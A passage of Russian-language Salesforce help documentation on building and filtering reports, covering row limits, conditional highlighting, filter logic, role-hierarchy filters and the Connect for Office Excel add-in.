Отображение и скрытие сведений об отчете

Использование табличного отчета на панели мониторинга

Отображение и скрытие сведений об отчете

Чтобы отобразить или скрыть сведения об отчете, воспользуйтесь страницей запуска отчета или конструктором отчетов. Функция скрытия сведений позволяет не отображать отдельные записи отчета. Группировки, формулы резюмирования и количества записей не могут быть скрыты.

- Чтобы скрыть отдельные записи, нажмите кнопку **«Скрыть сведения»** на странице запуска отчета. Чтобы отобразить все записи, нажмите кнопку **«Показать сведения»**.
- Нажмите кнопку **«Показать»** > **«Сведения»** в конструкторе отчетов. Флажок, установленный напротив элемента меню **«Сведения»**, указывает на отображение сведений. Чтобы отобразить или скрыть записи, установите или снимите флажок **«Сведения»**.

СМ. ТАКЖЕ:

Отображение и скрытие количества записей для блока

Создание отчета

Объединение разных типов данных в составном отчете

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- Запуск отчетов

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Выделение диапазонов данных

Сводные и матричные отчеты позволяют выделять значения полей на основе заданных диапазонов и цветов. Функция условного выделения доступна в отчетах, которые содержат как минимум одно поле резюмирования или настраиваемую формулу резюмирования.

Чтобы настроить функцию условного выделения, последовательно выберите **«Показать»** > **«Условное выделение»** в конструкторе отчетов, а затем укажите значения контрольных точек и цвета диапазонов.

Поле	Описание
Сводка	Выберите поле резюмирования, диапазоны чисел которого должны быть выделены цветом.
Цвет нижнего диапазона	Выберите цвет для отображения данных, предшествующих значению поля «Нижняя контрольная точка».
Нижняя контрольная точка	Число, являющееся пороговым значением между полями «Цвет нижнего диапазона» и «Цвет среднего диапазона». Значения, соответствующие значению поля «Нижняя контрольная точка», отображаются цветом, выбранным в поле «Цвет среднего диапазона».
Цвет среднего диапазона	Выберите цвет для отображения данных, расположенных между значениями полей «Нижняя контрольная точка» и «Верхняя контрольная точка».
Верхняя контрольная точка	Число, являющееся пороговым значением между полями «Цвет среднего диапазона» и «Цвет верхнего диапазона». Значения, соответствующие значению поля «Верхняя контрольная точка», отображаются цветом, выбранным в поле «Цвет верхнего диапазона».
Цвет верхнего диапазона	Выберите цвет для отображения данных, следующих за значением поля «Верхняя контрольная точка».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

СМ. ТАКЖЕ:

Создание отчета

Использование табличного отчета на панели мониторинга

Табличный отчет с ограниченным количеством отображаемых строк может использоваться в качестве исходного отчета для диаграммы или таблицы панели мониторинга.

1. Последовательно выберите **«Добавить»** > **«Ограничение строк»**.
2. В поле «Ограничение строк» выберите значение *«10»*, *«25»* или *«Настраиваемый»*. При выборе значения «Настраиваемый» рекомендуем ввести число от 1 до 99.
3. Выберите значение в раскрывающемся списке «Сортировать по» и порядок сортировки. Данные параметры задаются автоматически в том случае, если пользователь выбирает пункт **«Ограничить строки по этому полю»** в меню столбца.
4. Нажмите кнопку **«OK»**.
5. Нажмите кнопку **«Параметры панели мониторинга»** на панели инструментов.
6. Заполните поля «Имя» и «Значение» для использования в таблицах и диаграммах панели мониторинга. В таблицах отображается как имя, так и значение. В диаграммах отображается только имя.
7. Нажмите кнопку **«OK»**. Теперь табличный отчет может использоваться в качестве исходного отчета для компонента панели мониторинга.

Совет: Чтобы переопределить параметры, заданные в разделе **«Параметры панели мониторинга»** при создании компонента панели мониторинга для отображения табличного отчета, воспользуйтесь редактором компонентов панели мониторинга.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Ограничение результатов отчета

Ограничения области отчета позволяют избегать обработки слишком большого количества записей. Оптимальный способ ограничения результатов отчета определяется используемым объектом.

- Чтобы просмотреть свернутое представление отчета, содержащее только заголовки, общую и промежуточные суммы, снимите флажок, доступный при последовательном выборе пунктов **«Показать»** > **«Сведения»** в конструкторе отчетов.

  Нажмите кнопку **«Скрыть сведения»** или **«Показать сведения»** на странице запуска отчета.

- Чтобы выполнить фильтрацию по полю, нажмите кнопку **«Добавить»** > **«Фильтр поля»**. Чтобы добавить фильтр табличного, сводного или матричного отчета, перетащите нужное поле с панели «Поля» на панель «Фильтры».
- Кросс-фильтры аналогичны обычным фильтрам, но отличаются некоторыми собственными характеристиками. Чтобы добавить кросс-фильтр, нажмите кнопку **«Добавить»** > **«Кросс-фильтр»**.
- В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition ссылки **«Иерархия»** позволяют просматривать результаты отчетов на основе иерархий ролей или территорий.
- Если организация использует подразделения для сегментирования данных, а пользователю предоставлено полномочие «В зависимости от подразделений», то раскрывающийся список «Подразделение» может использоваться для добавления записей одного или всех подразделений. Чтобы просмотреть записи текущего рабочего подразделения, выберите значение *«--Текущее--»*. Отчеты, область которых уже определена (например, «Мои обращения» или «Организации моей рабочей группы»), содержат записи всех подразделений и не могут быть дополнительно отфильтрованы по конкретному подразделению. Если полномочие «В зависимости от подразделений» отсутствует, то отчеты содержат записи всех подразделений.
- Чтобы задать максимальное количество записей для отображения в табличном отчете, последовательно выберите **«Добавить»** > **«Ограничение строк»** в конструкторе отчетов. Выберите нужное количество строк, поле для сортировки и порядок сортировки. Ограничение строк табличного отчета позволяет использовать отчет в качестве исходного для диаграммы или таблицы панели мониторинга.

  Параметр табличных отчетов «Ограничение строк» отображает только поля основного объекта для отчетов, созданных на основе типов настраиваемых отчетов, где объект А может иметь или не иметь объект Б. Например, отчет по организациям с контактами или без контактов отображает только поля организаций. Поля объектов после взаимосвязи «с или без» для типов настраиваемых отчетов не отображаются. Например, отчет «Организации с контактами с или без обращений» отображает только поля организаций и контактов. Изменение формата отчета инициирует удаление параметров **«Ограничение строк»**.

Прим.: Фильтрация охватывает только первые 255 символов настраиваемого текстового поля. Например, если добавленный фильтр поля используется для поиска возможностей, содержащих слово «телефон» в настраиваемом текстовом поле *«Примечания клиента»*, то записи, где слово «телефон» доступно после 255-го символа, не отображаются. Фильтрация по стандартным текстовым полям охватывает все символы независимо от длины поля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

СМ. ТАКЖЕ:

Пример: Составление отчетов по связанным объектам с кросс-фильтрами

Составление отчетов по данным Salesforce посредством приложения Excel

Приложение Connect for Office содержит надстройку Excel, предоставляющую безопасный доступ к отчетам Salesforce посредством Microsoft® Excel®. Отчеты, созданные в системе Salesforce, могут переноситься в приложение Excel, формулы, диаграммы и сводные таблицы которого позволяют настраивать и анализировать данные. Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается.

Важное замечание: Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается. Это изменение означает отсутствие гарантии того, что приложение Connect for Office сможет установить соединение между Salesforce и Microsoft® Word или Excel. Даже если торговым представителям удастся подключиться, Salesforce больше не предоставляет поддержку или обслуживание при возникновении проблем.

Надстройка Excel предоставляет доступ к отчетам и полям, аналогичный доступу в системе Salesforce. Настроенные листы Excel могут распространяться посредством вкладки «Документы», позволяя всем пользователям отслеживать настраиваемую аналитику в режиме реального времени. Чтобы создать краткий обзор ключевых показателей, рекомендуем собрать данные разных отчетов на одном листе Excel.

Обмен данными между приложением Excel и системой Salesforce осуществляется по безопасному протоколу HTTPS, который используется для входа пользователя посредством обозревателя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к отчетам Salesforce из приложения Excel:

- Запуск отчетов

  И

  Экспорт отчетов

1. Установка приложения Connect for Office

   Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается.
2. Вход в приложение Connect for Office

   Прежде чем запросить данные отчетов Salesforce, рекомендуем выполнить вход в систему Salesforce. Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается.
3. Импорт отчетов в Excel посредством приложения Connect for Office

   Импорт стандартных или настраиваемых отчетов Salesforce в приложение Excel позволяет анализировать данные посредством формул, диаграмм и сводных таблиц Excel. Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается.
4. Обновление данных посредством приложения Connect for Office

   Благодаря периодическому обновлению данных отчетов и созданных сводных таблиц, отчеты Salesforce всегда содержат самую последнюю информацию в Excel. Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается.

Установка приложения Connect for Office

Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается.

Важное замечание: Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается. Это изменение означает отсутствие гарантии того, что приложение Connect for Office сможет установить соединение между Salesforce и Microsoft® Word или Excel. Даже если торговым представителям удастся подключиться, Salesforce больше не предоставляет поддержку или обслуживание при возникновении проблем.

Ниже перечислены требования к системе для установки приложения Connect for Office.

- Microsoft® Office 2007

- Microsoft® Windows Vista® (только 32-разрядная версия) — пока Salesforce поддерживает TLS 1.0.

1. Закройте все приложения Microsoft® Office, включая Word, Excel® и Outlook®.
2. На странице личных параметров введите строку *«Office»* в поле «Быстрый поиск», затем выберите пункт **«Connect for Office»**.

   Совет: Чтобы получить доступ к странице загрузки, обратитесь к администратору.

3. Нажмите кнопку **«Установить сейчас»**.
4. Чтобы установить приложение Connect for Office, нажмите кнопку **«Да»**. Рекомендуем устанавливать приложение Connect for Office в стандартную папку, предложенную программой установки.
5. Чтобы начать использование установленного приложения Connect for Office, откройте приложение Excel или Word и выберите меню **«salesforce.com»**.
6. При первом открытии приложения Word отображается запрос на включение макросов от Salesforce. Чтобы использовать надстройку Word, рекомендуем включить макросы и выбрать Salesforce в качестве их издателя.

Прим.: Программа установки Connect for Office редактирует реестр компьютера. Если организация применяет параметры безопасности, препятствующие редактированию реестра, рекомендуем выполнить вход от имени системного администратора перед установкой приложения Connect for Office или обратиться за помощью к специалистам отдела информационных технологий.

Вход в приложение Connect for Office

Прежде чем запросить данные отчетов Salesforce, рекомендуем выполнить вход в систему Salesforce. Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается.

Важное замечание: Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается. Это изменение означает отсутствие гарантии того, что приложение Connect for Office сможет установить соединение между Salesforce и Microsoft® Word или Excel. Даже если торговым представителям удастся подключиться, Salesforce больше не предоставляет поддержку или обслуживание при возникновении проблем.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

1. Откройте приложение Excel.
2. При использовании пакета Microsoft Office 2003 или более ранней версии выберите пункт **«Вход»** в раскрывающемся меню **«Salesforce»** на панели инструментов Excel. При использовании пакета Microsoft Office 2007 откройте вкладку «salesforce.com», щелкните раскрывающееся меню **«Отчеты»** и выберите пункт **«Вход»**.
3. Введите имя пользователя и пароль Salesforce.
4. Нажмите кнопку **«Вход»**.

Прим.: Если организация использует ограниченный диапазон IP-адресов, то вход посредством непроверенных IP-адресов возможен только после их активации. Система Salesforce автоматически отправляет сообщение электронной почты, содержащее ссылку для входа и маркер безопасности, который должен быть добавлен в конец пароля. Например, при использовании пароля *мойПароль* и маркера безопасности *XXXXXXXXXX* вход может быть выполнен только после ввода следующей строки: *мойПарольXXXXXXXXXX*.

Импорт отчетов в Excel посредством приложения Connect for Office

Импорт стандартных или настраиваемых отчетов Salesforce в приложение Excel позволяет анализировать данные посредством формул, диаграмм и сводных таблиц Excel. Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается.

Важное замечание: Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается. Это изменение означает отсутствие гарантии того, что приложение Connect for Office сможет установить соединение между Salesforce и Microsoft® Word или Excel. Даже если торговым представителям удастся подключиться, Salesforce больше не предоставляет поддержку или обслуживание при возникновении проблем.

1. Создайте настраиваемый отчет в системе Salesforce. При необходимости воспользуйтесь любым стандартным отчетом.
2. Откройте пустой лист в приложении Excel.
3. Откройте вкладку ленты «salesforce.com», щелкните раскрывающееся меню **«Отчеты»** и выберите пункт **«Импорт отчета...»**.

   Прим.: При использовании пакета Microsoft Office 2003 или более ранней версии выберите пункт **«Импорт отчета...»** в раскрывающемся меню **«Salesforce»** на панели инструментов Excel.
4. Выберите отчет из списка доступных стандартных и настраиваемых отчетов Salesforce.
5. Выберите область добавления данных отчета в файле Excel.
   a. Введите имя листа Excel в поле «Целевой лист».
   b. Ведите адрес самой верхней нужной ячейки в поле «Ячейка».

   Если выбранный лист и ячейки содержат данные отчета, то приложение Connect for Office перезаписывает текущие данные для добавления новых данных отчета.

   Совет: Рекомендуем избегать переименования листов, содержащих импортированные отчеты. Данное действие разрывает связь между листом и отчетом. Данные обновляются только после повторного импорта отчета.
6. Чтобы импортировать данные без форматирования, промежуточных или общих итогов, выберите параметр **«Исходные данные»**. Чтобы сохранить цвета, шрифты, промежуточные и общие итоги, используемые в отчете Salesforce, выберите параметр **«Отформатировано»**.

   Данный параметр предназначен для импорта больших матричных отчетов, данные которых уже резюмированы в маленькой таблице.

   Совет:
   - Параметр **«Исходные данные»** предназначен для импорта сводных или матричных отчетов, используемых формулами и сводными таблицами Excel.
   - Параметр **«Отформатировано»** предназначен для импорта больших матричных отчетов, данные которых уже резюмированы в маленькой таблице.
7. Нажмите кнопку **«OK»**.

Совет: Данные из таблиц Excel могут быть скопированы и вставлены в другие приложения пакета Microsoft Office. Чтобы использовать данные Excel как объект листа, выберите параметр **«Специальная вставка»** вместо параметра

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к отчетам в приложении Excel:
- Запуск отчетов

  И

  Экспорт отчетов

«Вставить». Чтобы автоматически обновить объект при последующем изменении данных в приложении Excel, щелкните нужный объект правой кнопкой мыши. Дополнительную информацию см. в справке Microsoft Word.

Обновление данных посредством приложения Connect for Office

Благодаря периодическому обновлению данных отчетов и созданных сводных таблиц, отчеты Salesforce всегда содержат самую последнюю информацию в Excel. Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается.

Важное замечание: Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается. Это изменение означает отсутствие гарантии того, что приложение Connect for Office сможет установить соединение между Salesforce и Microsoft® Word или Excel. Даже если торговым представителям удастся подключиться, Salesforce больше не предоставляет поддержку или обслуживание при возникновении проблем.

Выполните вход в систему Salesforce и выберите любой из указанных ниже параметров на вкладке ленты **«Salesforce»** или на панели инструментов (в пакете Office 2003 или более ранней версии).

- **Обновить текущие отчеты...**: данный параметр позволяет выбрать отчеты для обновления в приложении Excel.
  1. Выберите нужные отчеты в списке импортированных отчетов.
  2. Чтобы обновить сводные таблицы, созданные в приложении Excel для выбранных отчетов, установите флажок **«Обновить сводные таблицы»**. Пункт меню **«Обновить все отчеты»** выполняет данное действие автоматически.
  3. Чтобы обновить данные отчета, нажмите кнопку **«Обновить выбранное»**.

     Чтобы удалить отчеты из данного списка, выберите нужные отчеты и нажмите кнопку **«Удалить выбранное»**. Отчеты удаляются только из списка отчетов, доступных для обновления, но не удаляются из таблицы Excel или системы Salesforce.

- **Обновить все отчеты**: данный параметр обновляет все отчеты, импортированные в файл Excel, включая соответствующие сводные таблицы.

Совет:

- При создании формулы рекомендуем выбрать весь столбец, а не диапазон ячеек, так как обновление данных может инициировать изменение количества строк отчета. Например, чтобы суммировать ячейки столбца E, воспользуйтесь формулой `=Sum(Sheet2!E:E)` вместо формулы `=Sum(Sheet2!E1:E200)`.
- Функции `VLOOKUP` и `HLOOKUP`, используемые в приложении Excel для объединения данных среди разных диапазонов ячеек, могут инициировать чувствительность 15-значных кодов записей отчета к регистру. Рекомендуем проверить правильность регистра при определении записей отчета. Дополнительную информацию см. в справке Microsoft Excel.

Обновление мастера отчетов

Конструктор отчетов, являющийся полнофункциональным графическим редактором, — это стандартный инструмент для создания и редактирования отчетов. Если организация все еще использует устаревший мастер отчетов, рекомендуем включить поддержку конструктора отчетов.

- Доступ к конструктору отчетов по умолчанию предоставляется всем профилям. (Полномочие «Конструктор отчетов» может отображаться в наборах полномочий и профилях, а также в API-объектах PermissionSet и Profile, несмотря на переопределение данных параметров при обновлении.)
- Устаревший мастер отчетов отображается только в режиме доступности.
- Конструктор отчетов доступен для организаций, использующих версии Group Edition и Professional Edition.
- Наличие нового типа диаграммы — точечной.

Последняя версия конструктора отчетов автоматически доступна только новым организациям. Если раздел «Обновление конструктора отчетов» отсутствует на странице «Параметры интерфейса пользователя», то данное обновление уже установлено в организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- Настройка приложения

Конструктор отчетов не может быть включен путем назначения полномочия «Конструктор отчетов» всем пользователям организации посредством профилей или наборов полномочий. Чтобы включить конструктор отчетов для организации, выполните указанные ниже действия.

Важное замечание: Данное обновление **не влияет** на текущие отчеты. После установки обновления устаревший мастер отчетов будет недоступен.

1. Введите строку «*Отчеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры отчетов и панелей мониторинга»**.
2. Просмотрите раздел «Обновление конструктора отчетов» и нажмите кнопку **«Включить»**. Если данная кнопка не отображается, то конструктор отчетов уже включен во всей организации.
3. Для подтверждения нажмите кнопку **«Да, установить конструктор отчетов для всех пользователей»**.

Фильтрация данных отчета

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы добавить или изменить фильтр, выполните указанные ниже действия.	Создание и настройка отчетов И Конструктор отчетов
Чтобы заблокировать или разблокировать фильтры, с тем чтобы пользователи не могли редактировать их во время просмотра отчетов в Lightning Experience	Создание и настройка отчетов И Конструктор отчетов
Чтобы редактировать фильтр во время просмотра отчета в Lightning Experience	Запуск отчетов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

В ваших отчетах содержатся данные, которые вам не нужны? Воспользуйтесь фильтрами, чтобы сократить отчет таким образом, чтобы он отображал только нужные вам данные.

В системе Salesforce Classic произведите фильтрацию отчета в конструкторе отчетов.

В системе Lightning Experience имеется два способа фильтрации отчетов: либо в конструкторе отчетов, либо во время просмотра отчета. Чтобы добавить или редактировать фильтры отчета, используйте конструктор отчетов. Чтобы редактировать имеющиеся незаблокированные фильтры отчетов во время чтения отчета, запустите отчет и затем поменяйте фильтры прямо на панели фильтров ( ). Вы можете изменять имеющиеся фильтры на панели фильтров, но не можете добавлять новые.

Каждый отчет поддерживает не более 20 фильтров.

Прим.: В системе Lightning Experience эти фильтры доступны в конструкторе отчетов, но они не отображаются на панели фильтров во время просмотра отчета. Тем не менее, фильтры применяются к отчету даже при условии их отсутствия на панели фильтров.

- Фильтры ограничения строк
- Кросс-фильтры
- Фильтры архивного поля
- Стандартные фильтры (кроме фильтров областей и дат)

1. В конструкторе фильтров откройте раскрывающееся меню **«Добавить»** и выберите тип фильтра:
   - **Фильтр поля** для фильтрации полей. Например, используйте фильтр поля, чтобы фильтровать по принципу «Имя организации равно Acme».
   - **Логика фильтра** для настройки способа применения имеющихся фильтров к отчету. Каждому фильтру присвоен номер. Если требуется вернуть в отчет записи, отвечающие критериям Фильтра 1 и Фильтра 2 либо Фильтра 3, используйте следующую логику фильтра: «Фильтр 1 И (Фильтр 2 ИЛИ Фильтр 3)» . Логика фильтра требует как минимум один фильтр поля.
   - **Кросс-фильтры** для фильтрации взаимосвязи одного объекта с другим. Установите кросс-фильтр на разделе «Организации с возможностями», с тем чтобы ваш отчет отображал только организации, имеющие возможности. Добавьте подфильтр в кросс-фильтр для дальнейшей фильтрации по второму объекту. Например, подфильтр возможности «Стоимость более 50 000» приводит к отображению в отчетах организаций, имеющих возможности более чем на 50 000,00 долл. США.
   - **Ограничение строк** для ограничения количества результатов в табличных отчетах. Чтобы посмотреть, какие пять организаций имеют наибольший годовой доход, установите ограничение строк «Топ 5 организаций по годовому доходу».

   Стандартные фильтры, например фильтры по дате, по умолчанию применяются к большинству объектов. Поищите их в нижней части раскрывающегося меню «Добавить» и настройте их по мере необходимости. Разные объекты имеют разные стандартные фильтры.

2. Ввод критериев фильтрации.

   По вопросам ввода критериев фильтрации см. разделы «Ссылка операторов фильтрации» и «Добавление логики фильтра».

3. При необходимости, чтобы предотвратить изменение фильтров полей другими во время чтения отчета в системе Lightning Experience, проверьте, установлено ли **«заблокировано»**.
4. Нажмите кнопку **«Сохранить»**.

5. Чтобы прочесть фильтрованный отчет, нажмите **«Запустить отчет»**. В новых отчетах кнопка «Запустить отчет» не появится, пока отчет не будет сохранен.

   Прим.: При использовании конструктора отчетов Lightning Experience рекомендуем сохранить отчет перед его запуском во избежание потери некоторых изменений. Так, рекомендуем сохранять внесенные изменения после добавления компонентов ниже.

   - Фильтры ограничения строк
   - Кросс-фильтры
   - Поля формулы
   - Поля области

Пример: Скажем, нужно, чтобы ваша команда приобрела новые интересы в компаниях, имеющих более 100 сотрудников и расположенных в Калифорнии, Аризоне или Неваде. У вас имеются отчеты интересов с полями «Статус интереса», «Количество сотрудников» и «Регион». Ваш отчет дает полный обзор интересов вашей компании. Но вы просто хотите увидеть *новые* интересы, у которых *более 100 сотрудников* и которые *расположены в Калифорнии*. Применяйте эти фильтры к своему отчету:

1. «"Статус интереса" равно "Новинка"»
2. Количество сотрудников больше 100
3. Поле «Административно-территориальная единица» включает Калифорнию, Аризону и Неваду

Теперь ваши отчеты отображают только нужные вам интересы.

Добавление логики фильтра

Логические параметры фильтрации управляют тем, как и когда к вашему отчету применяются фильтры.

Фильтрация данных отчета по иерархии ролей

Хотите просматривать записи в соответствии со структурой организации или рабочей функцией? Извлеките записи, принадлежащие всем пользователям, выполняющим одну рабочую роль (например, менеджер по продажам) и выполняющим подчиненные роли (например, торговый представитель), путем фильтрации отчета по роли.

Фильтрация отчетов через параметры URL-адреса в Lightning Experience

Больше не нужно бояться фильтров! Перенесите параметры URL-адреса для настройки значений фильтра в отчетах Lightning Experience. При связи с отчетами или при добавлении отчета в закладки добавьте параметры значений фильтра в URL-адрес, чтобы настроить фильтры отчета при открытии. Например, добавьте в закладки отчет о возможностях и добавьте параметр значения фильтра, чтобы указать, что следует посмотреть — «Существующий бизнес» или «Новый бизнес».

Справка по типам фильтров

Несколько различных типов фильтров помогут вам установить область действия данных отчета: стандартные фильтры, фильтры поля, кросс-фильтры и фильтры ограничения строк. Каждый тип фильтра осуществляет фильтрацию различными способами. Представленный ниже список типов фильтров поможет вам выбрать надлежащий тип фильтра для отчета.

Справочник по операторам фильтров

Оператор, используемый в фильтре, заменяет глагол, используемый в предложении. Операторы позволяют задать, как критерии фильтрации связаны друг с другом. Изучите следующий список операторов фильтрации, которые используются при настройке фильтров для списковых представлений, отчетов, панелей мониторинга и некоторых настраиваемых полей.

Фильтр относительных дат

Фильтры относительных дат позволяют выполнять фильтрацию по полям данных с помощью простого речеподобного синтаксиса.

Примечания для фильтрации по типу полей и значениям

Учитывайте эти рекомендации при фильтрации текстовых полей, полей дат, числовых значений, значений раскрывающегося списка, а также пустых и нулевых значений.

Советы по фильтрации мультивалюты

Данный раздел содержит советы по фильтрации полей валюты в мультивалютных организациях.

Добавление логики фильтра

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и удаления отчетов:	Создание и настройка отчетов И Конструктор отчетов
Для создания настраиваемых списковых представлений:	Чтение для типа записи, добавленного в список
Для создания, редактирования и удаления общедоступных списковых представлений:	Управление общедоступными списковыми представлениями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Логические параметры фильтрации управляют тем, как и когда к вашему отчету применяются фильтры.

После добавления фильтра к отчету фильтру присваивается номер. Первый фильтр получает имя Filter 1, а второй фильтр — Filter 2. Вы применяете логику фильтра на основании этих пронумерованных фильтров.

Например, у вас есть отчет с Организациями с такими полями как Административно–территориальная единица, Ежегодный доход и Отрасль. В отчете используются следующие фильтры:

1. Поле «Административно-территориальная единица» включает Калифорнию, Аризону и Неваду
2. «"Отрасль" равно "Банки"»
3. «"Годовой доход" больше чем "1000000"»

Эти три фильтра используются для извлечения из отчета организаций, расположенных в Калифорнии, Аризоне и Неваде, занятых в банковской отрасли, с годовым доходом выше 1 000 000 долларов США. Но что следует сделать, если вам необходимы организации в Калифорнии, Аризоне или Неваде, которые работают в банковской отрасли ИЛИ имеют доход выше 1 000 000 долларов США? Добавьте фильтр в отчет.

1. Нажмите кнопку **«Добавить»** > **«Логика фильтра»**.
2. Введите номер строки каждого фильтра, используя логический оператор фильтра.

   Например, выражение **(1 И 2) ИЛИ 3** позволит найти записи, соответствующие условиям фильтра 1 и фильтра 2, либо фильтра 3.

   Вот полная таблица логических операторов фильтра:

Оператор	Определение
И	Данный оператор находит записи, которые соответствуют обоим значениям. **1 И 2**
ИЛИ	Данный оператор находит записи, которые соответствуют одному из значений. **1 ИЛИ 2**
NOT	Данный оператор находит записи, которые не содержат введенные значения. Например, Фильтр 1 имеет значение **Отрасль = «Биотехнологии»**. Вы настраиваете логику фильтра **НЕ 1**. В вашем отчете отображаются записи, среди которых отсутствует отрасль «Биотехнологии».

3. Нажмите кнопку **«Сохранить»**.

Теперь в вашем отчете отображаются Организации, занятые в банковской сфере в Калифорнии, Аризоне или Неваде, с любым объемом дохода, а также все организации с годовым доходом выше 1 000 000 долларов США.

Прим.:

- Логика фильтра доступна только для некоторых фильтров. Например, она не поддерживается полями сводного резюмирования.
- Условие «ИЛИ» не может использоваться для фильтрации объектов отчета, объект А которого может иметь или не иметь объект Б. Например, при вводе критерия фильтрации *«"Имя организации" начинается с "М" ИЛИ "Личное имя контакта" начинается с "М"»* отображается сообщение об ошибке, уведомляющее о вводе недопустимого критерия фильтрации.
- За исключением логики фильтров в полях поиска, вы не можете использовать логические операторы фильтров, если в фильтрах полей используются любые из следующих полей:
  - Темы
  - Описание
  - любые поля Адресная строка 1, Адресная строка 2, Адресная строка 3
  - Категория прогноза
  - Кампания: Тип участника
  - Пользователь: Имя профиля
  - Состояние входа
  - настраиваемые поля для ввода увеличенных объемов текста

СМ. ТАКЖЕ:

Примечания для фильтрации по типу полей и значениям

Фильтрация данных отчета по иерархии ролей

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Чтобы добавить или изменить фильтр, выполните указанные ниже действия.	Создание и настройка отчетов И Конструктор отчетов
Чтобы заблокировать или разблокировать фильтры, с тем чтобы пользователи не могли редактировать их во время просмотра отчетов в Lightning Experience	Создание и настройка отчетов И Конструктор отчетов
Чтобы редактировать фильтр во время просмотра отчета в Lightning Experience	Запуск отчетов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Хотите просматривать записи в соответствии со структурой организации или рабочей функцией? Извлеките записи, принадлежащие всем пользователям, выполняющим одну рабочую роль (например, менеджер по продажам) и выполняющим подчиненные роли (например, торговый представитель), путем фильтрации отчета по роли.

Например, чтобы просмотреть возможности, принадлежащие участникам группы сбыта в Московской области, выполните фильтрацию отчета по возможности по роли «*Менеджер по продажам — Московская область*». При необходимости детализируйте возможности, принадлежащие конкретному менеджеру по продажам в Московской области, уточните результаты по конкретному лицу в данной роли.

Прим.: Фильтры по иерархии ролей доступны только для отчетов, созданных на основе указанных ниже типов стандартных отчетов.

- Activity
- Задача
- Событие
- Кампании с возможностями
- Прогнозы
- Возможность, за исключением следующего:
  - Возможности с конкурентами
  - Возможности с ролями контакта
  - Возможности с ролями контакта и продуктами
  - Журнал возможности
  - Возможности с партнерами
  - возможности с группами;
  - возможности с группами и продуктами.

Фильтры по иерархии ролей недоступны для отчетов, созданных на основе типов настраиваемых отчетов.

Фильтрация по иерархии ролей в Lightning Experience

1. При необходимости, чтобы открыть панель «Фильтры», нажмите .

2. На панели фильтров нажмите **«Иерархия ролей»**.
3. Выполните фильтрацию по роли в форме «Иерархия ролей». Чтобы найти конкретные роли, используйте поле поиска.
4. При необходимости продолжите фильтрацию отчета, уточняя результаты по участнику, выполняющему выбранную роль. При уточнении по участнику отображаются записи, принадлежащие этому участнику и пользователям, выполняющим роли, подчиненные этому участнику.

Фильтрация по иерархии ролей в Salesforce Classic

1. Нажмите кнопку **«Показать иерархию»** на странице запуска отчета.
2. Детализируйте по роли.
